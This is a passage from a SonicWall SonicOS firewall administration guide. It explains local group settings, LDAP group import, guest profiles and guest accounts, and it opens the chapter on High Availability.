
Click **Add All** to add all users and groups.

NOTE: You can add any group as a member of another group except **Everybody** and **All LDAP Users**. Be aware of the membership of the groups you add as members of another group.

To remove users and/or groups, from the **Member Users and Groups** list, select the user(s) and/or group(s) and click the **Left Arrow <-** button. To remove all users and groups, click **Remove All**.

VPN Access Tab

1 Click the **VPN Access** tab.



2 From the **Networks** list, select the network resource(s) to which this group will have VPN Access by default.

NOTE: Group VPN access settings affect remote clients and SSL VPN Virtual Office bookmarks.

3 Click the **Right Arrow ->** button to add the resource(s) to **Access List**.

To remove resource(s), from the **Member Users and Groups** list, select the resource(s) and click the **Left Arrow <-** button. To remove resources, click **Remove All**.

CFS Policy Tab


If you have Content Filtering Service (CFS) on your security appliance, you can configure the content filtering policy for this group on the **CFS Policy** tab. For instructions on registering for and managing the SonicWall Content Filtering Service, see Security Services > Content Filter on page 1678.

1 Click the **CFS Policy** tab.

2 Select the CFS Policy from the **Policy** drop-down menu.

Bookmarks Tab

1 Click the **Bookmarks** tab.




2 You can add, edit, or delete Virtual Office bookmarks for each user who is a member of a related group. For information on configuring SSL VPN bookmarks, see Configuring SSL VPN Bookmarks on page 1429.

NOTE: Users must be members of the SSLVPN Services group before you can configure Bookmarks for them.

Administration Tab

1 Click the **Administration** tab.



2 If the new group is to be made an administrative group by giving it membership in another administrative group, select the **Members go straight to the management UI on web login** checkbox.

3 The **If this read-only admin group is used with other administrative groups** options appear only when editing the SonicWall Read-Only Admins group. The two options control what happens when users start with membership in a user group that gives read-only administration (that is, the SonicWall Read-Only Admins group or one with membership in it) and then are added to other administrative user groups:

- To give the user the admin rights set by their other administrative groups with no read-only restriction, select **The administrative rights from the other groups override this (no read-only restriction)**. This setting allows the read-only admin group to be the default for a set of users, but then overrides the default for selected users by making them members of other administrative groups so they can do configuration. This option is selected by default. On the Users > Local Users page, the Admin column for the user will display the other group's designation, such as ***Ltd.***

- To give member users the administration level set by their other groups, but restrict them to read only access, select **The administrative rights from the other groups will be restricted to read-only**. On the Users > Local Users page, the Admin column for the user will display the dual designation, such as ***Rd-Only Ltd.***
- To do a mix of both, select the first option for SonicWall Read-Only Admins, and then create another group that is a member of this group, but that has the second option selected (but not *vice versa*).

  NOTE: If a user is a member of a read-only admin group and has membership in no other administrative groups, then that member will get full level access (as per SonicWall Administrators) restricted to read-only.

4 Click **OK** to complete the configuration.

Editing a Local Group

To edit a local group:

1 Click the **Edit** icon of the group that you want to edit.

2 Follow the steps in Adding a Local Group on page 1585.

Importing Local Groups from LDAP

You can configure local user groups in SonicOS by retrieving the user group names from your LDAP server. The **Import from LDAP...** button launches a dialog box containing the list of user group names available for import to SonicOS.


Having user groups in SonicOS with the same name as existing LDAP/AD user groups allows SonicWall group memberships and privileges to be granted upon successful LDAP authentication.

To import groups from the LDAP server:

1 Navigate to the **Users > Settings** page.

2 Set the **Authentication Method** to **LDAP**.

3 Navigate to the **Users > Local Groups** page.




4 Click **Import from LDAP...**. The **Import User Groups from LDAP** dialog displays.

5 Select whether to:

- **Import user groups from the LDAP directory** (default)
- **Auto-configure groups for setting memberships by LDAP location (OU)**

The **LDAP Import User Groups** dialog displays.



6 Optionally select the checkbox for groups that you do not want to import, and then click **Remove from list**.

7 To undo all changes made to the list of groups:

   a Click **Undo**.

   b Click **OK**.

8 When finished pruning the list to a manageable size, select the checkbox for each group that you want to import into SonicOS.

9 Click **Save selected**.


Setting User Membership by LDAP Location

You can set LDAP rules and policies for users located in certain Organizational Units (OUs) on the LDAP server. For more information about the LDAP Group Membership by Organizational Unit feature, see LDAP Group Membership by Organizational Unit on page 1462. For the full procedure for creating new members, see Creating a New User Group for RADIUS Users on page 1522.

To set a user membership by LDAP location:

1 Navigate to **Users** > **Local Groups**.

2 Click either the **Edit** icon for a local group or the **Add Group…** button. The **Add/Edit Group** dialog displays.



3 Select the **Memberships are set by user's location in the LDAP directory** checkbox.

TIP: Local users and other groups also can be made members of the group on the **Members** tab.

4 Select one of the **For users** options:

- **at or under the given location** (default)
- **at the given location**

5 When you enable the **Memberships are set by user's location in the LDAP directory** setting, the **LDAP Location** field becomes active. Enter the location in the LDAP directory tree. The location can be given as a path (for example, `domain.com/users`) or as an LDAP distinguished name.

NOTE: If LDAP user group mirroring is enabled, then mirror user groups this field is read-only and displays the location in the LDAP directory of the mirrored group.

6 Click **OK**.

138

Managing Guest Services

Users > Guest Services

Guest accounts are temporary accounts set up for users to log into your network. You can create these accounts manually, as needed or generate them in batches. SonicOS includes profiles you can configure in advance to automate configuring guest accounts when you generate them. Guest accounts are typically limited to a pre-determined life-span. After their life span, by default, the accounts are removed.

Guest Services determine the limits and configuration of the guest accounts. The **Users > Guest Services** page displays a list of Guest Profiles. Guest profiles determine the configuration of guest accounts when they are generated. In the **Users > Guest Services** page, you can add, delete, and configure Guest Profiles. In addition, you can determine if all users who log in to the security appliance see a user login window that displays the amount of time remaining in their current login session.

Topics:

Global Guest Settings


Check **Show guest login status window with logout** button to display a user login window on the users's workstation whenever the user is logged in. Users must keep this window open during their login session. The window displays the time remaining in their current session. Users can log out by clicking the **Logout** button in the login status window.

Guest Profiles

The Guest Profiles list shows the profiles you have created and enables you to add, edit, and delete profiles.

To add a profile:

1 Click **Add** below the Guest Profile list to display the Add Guest Profile window.



2 In the **Add Guest Profile** window, configure:

- **Profile Name**: Enter the name of the profile.
- **User Name Prefix**: Enter the first part of every user account name generated from this profile.
- **Auto-generate user name**: Check this to allow guest accounts generated from this profile to have an automatically generated user name. The user name is usually the prefix plus a two- or three-digit number.
- **Auto-generate password**: Check this to allow guest accounts generated from this profile to have an automatically generated password. The generated password is an eight-character unique alphabetic string.
- **Enable Account**: Check this for all guest accounts generated from this profile to be enabled upon creation.
- **Auto-Prune Account**: Check this to have the account removed from the database after its lifetime expires.
- **Enforce login uniqueness**: Check this to allow only a single instance of an account to be used at any one time. By default, this feature is enabled when creating a new guest account. If you want to allow multiple users to login with a single account, disable this enforcement by clearing the Enforce login uniqueness checkbox.

- **Activate Account Upon First Login**: Checking this box delays the Account Expiration timer until a user logs into the account for the first time.
- **Account Lifetime**: This setting defines how long an account remains on the security appliance before the account expires. If **Auto-Prune** is enabled, the account is deleted when it expires. If the **Auto-Prune** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation.
- **Session Lifetime**: Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**.
- **Idle Timeout**: Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**.
- **Comment**: Any text can be entered as a comment in the **Comment** field.


3 Click **OK** to add the profile.

139

Managing Guest Accounts

Users > Guest Accounts


The **Users > Guest Accounts** page lists the guest services accounts on the security appliance. In the guest services accounts, you can enable or disable individual accounts, groups of accounts, or all accounts, you can set the Auto-Prune feature for accounts, and you can add, edit, delete, and print accounts.



Topics:

Viewing Guest Account Statistics

To view statistics on a guest account, hover your mouse over the Statistics icon in the line of the guest account. The statistics window will display the cumulative total bytes and packets sent and received for all completed sessions. Currently active sessions will not be added to the statistics until the guest user logs out.




Adding Guest Accounts

You can add guest accounts individually or generate multiple guest accounts automatically.

To add an individual account:

1 Under the list of accounts, click **Add Guest**. The **Add Guest** window displays.



2 In the **Settings** tab, configure:

- **Profile**: Select the Guest Profile to generate this account from.
- **Name**: Enter a name for the account or click **Generate**. The generated name is the prefix in the profile and a random two or three digit number.
- **Comment**: Enter a descriptive comment.
- **Password**: Enter the user account password or click **Generate**. The generated password is a random string of eight alphabetic characters.
- **Confirm** Password: If you did not generate the password, re-enter it.

  NOTE: Make a note of the password. Otherwise you will have to reset it.

3 Click the **Guest Services** tab.

4 Configure:

- **Enable Guest Services Privilege**: Check this for the account to be enabled upon creation. This option is selected by default.
- **Enforce login uniqueness**: Check this to allow only one instance of this account to log into the security appliance at one time. Clear it to allow multiple users to use this account at once. This option is selected by default.
- **Automatically prune account upon account expiration**: Check this to have the account removed from the database after its lifetime expires. This option is selected by default.
- **Activate account upon first login**: Check this option to begin the timing for the account expiration.
- **Account Expires**: This setting defines how long an account remains on the security appliance before the account expires. If **Automatically prune account upon account expiration** is:
  - Enabled, the account is deleted when it expires.
  - Disabled, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation.

  NOTE: This setting overrides the account lifetime setting in the profile.

- **Session Lifetime**: Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**.

  NOTE: This setting overrides the session lifetime setting in the profile.

- **Idle Timeout**: Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**.


  NOTE: This setting overrides the idle timeout setting in the profile.

- **Receive limit (0 to disabled)**: Enter the number of megabytes the user is allowed to receive. The minimum number is 0, which disables the limit; the maximum is **Unlimited**, the default.
- **Transmit limit (0 to disabled)**: Enter the number of megabytes the user is allowed to transmit. The minimum number is 0, which disables the limit; the maximum is **Unlimited**, the default.

5 Click **OK** to generate the account.

To generate multiple accounts

1 Under the list of accounts, click **Generate**.



2 In the **Settings** tab of the **Generate Guest Accounts** dialog configure:

- **Profile**: Select the Guest Profile to generate the accounts from.
- **Number of Accounts**: Enter the number of accounts to generate.
- **User Name Prefix**: Enter the prefix from which account names are generated. For example, if you enter **Guest** the generated accounts will have names like “Guest 123” and “Guest 234”.
- **Comment**: Enter a descriptive comment.

3 In the **Guest Services** tab, configure:

- **Enable Guest Services Privilege**: Check this for the accounts to be enabled upon creation.
- **Enforce login uniqueness**: Check this to allow only one instance of each generated account to log into the security appliance at one time. Leave it cleared to allow multiple users to use this account at once.
- **Automatically prune account upon account expiration**: Check this to have the account removed from the database after its lifetime expires. This setting overrides the Auto-Prune setting in the guest profile, if they differ.
- **Account Expires**: This setting defines how long an account remains on the security appliance before the account expires. If **Auto-Prune** is enabled here, the account is deleted when it expires. If the **Auto-Prune** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation. This setting overrides the account expires setting in the profile.
- **Session Lifetime**: Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. This setting overrides the session lifetime setting in the profile.
- **Idle Timeout**: Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**. This setting overrides the idle timeout setting in the profile.

4 Click **OK** to generate the accounts.

Enabling Guest Accounts

You can enable or disable any number of accounts at one time.

To enable one or more guest accounts:

1. Check the box in the **Enable** column next to the name of the account you want to enable. Check the **Enable** box in the table heading to enable all accounts on the page.
2. Click **Accept** at the top of the page.

Enabling Auto-prune for Guest Accounts


You can enable or disable auto-prune for any number of accounts at one time. When auto-prune is enabled, the account is deleted after it expires.

To enable auto-prune:

1. Check the box in the **Auto-Prune** column next to the name of the account. Check the **Auto-Prune** box in the table heading to enable it on all accounts on the page.
2. Click **Accept** at the top of the page.

Printing Account Details

You can print a summary of a guest account. Click the **Print** icon to launch a summary account report page and send that page to an active printer.



Guest Account Detail

Description	Value
Account Name:	guest1
Password:	stojeswo
Enabled:	Yes
Comment:	main guest acct
Created:	WED AUG 15 12:54:19 2007
Account Expires:	WED AUG 22 12:54:19 2007
Session Expires:	Unused
Session Lifetime:	1 Hour
Idle Timeout:	10 Minutes

140

Viewing Guest Accounts

Users > Guest Status

The Guest Status page reports on all the guest accounts currently logged in to the security appliance.

The page lists:

- **Name**: The name of the guest account.
- **IP**: The IP address the guest user is connecting to.
- **Interface**: The interface on the security appliance through which the user account is connecting to the appliance. For example, If the guest account is a wireless user connecting through a SonicWall SonicPoint, and all SonicPoints are connecting to the **X3** port on the appliance, which is configured as a Wireless zone, the **Interface** column will list **X3**.
- **Zone**: The zone on the security appliance that the guest user is connecting to. For example, a wireless user might be connecting to the **WLAN** zone.
- **Account Expiration**: The date, hour, or minute when the account expires.
- **Session Expiration**: The time when the current session expires.
- **Statistics**: hover your mouse over the Statistics icon to view statistics for total received and sent bytes and packets for this guest user's current session.
- **Logout**: Click the Logout icon to log the guest user off of the security appliance.

Click **Refresh** in the top of the page at any time to update the information in the list.

Select checkboxes for guest users and then click the **Logout** button to log them out.

Logging Accounts off the Appliance

As administrator, you can log users off the security appliance:

- To log an individual user out, click the Logout icon in the **Logout** column for that user.
- To log multiple users out, click the checkbox in the first column to select individual users, or check the checkbox next to the **#** in the table heading to select all the guest users listed on the page. Then click **Logout** below the list.

Part 20

High Availability

141

About High Availability and Active/Active Clustering

NOTE: High Availability (HA) is supported on TZ series and above firewalls. Stateful HA and Active/Active DPI are supported on TZ500 Series and above firewalls. See Active/Standby and Active/Active DPI Prerequisites on page 1612. Active/Active Clustering is supported on NSA 3600 and above firewalls. See Licensing Requirements for Active/Active Clustering on page 1630.

NAT64 does not support High Availability.

High Availability

This section provides conceptual information about High Availability (HA) in SonicOS and describes how to connect the firewalls for HA.

Topics:

About High Availability

Topics:

What Is High Availability?

High Availability (HA) is a redundancy design that allows two identical SonicWall firewalls running SonicOS to be configured to provide a reliable, continuous connection to the public Internet. One SonicWall firewall is configured as the Primary unit, and an identical SonicWall firewall is configured as the Secondary unit. If the Primary firewall fails, the Secondary firewall takes over to secure a reliable connection between the protected network and the Internet. Two firewalls configured in this way are also known as a High Availability Pair (HA Pair).

High Availability provides a way to share SonicWall licenses between two SonicWall firewalls when one is acting as a high-availability system for the other. Both firewalls must be the same SonicWall model.

To use this feature, you must register the SonicWall firewalls on MySonicWall as Associated Products. For further information, see Registering and Associating Firewalls on MySonicWall on page 1614.

High Availability Terminology

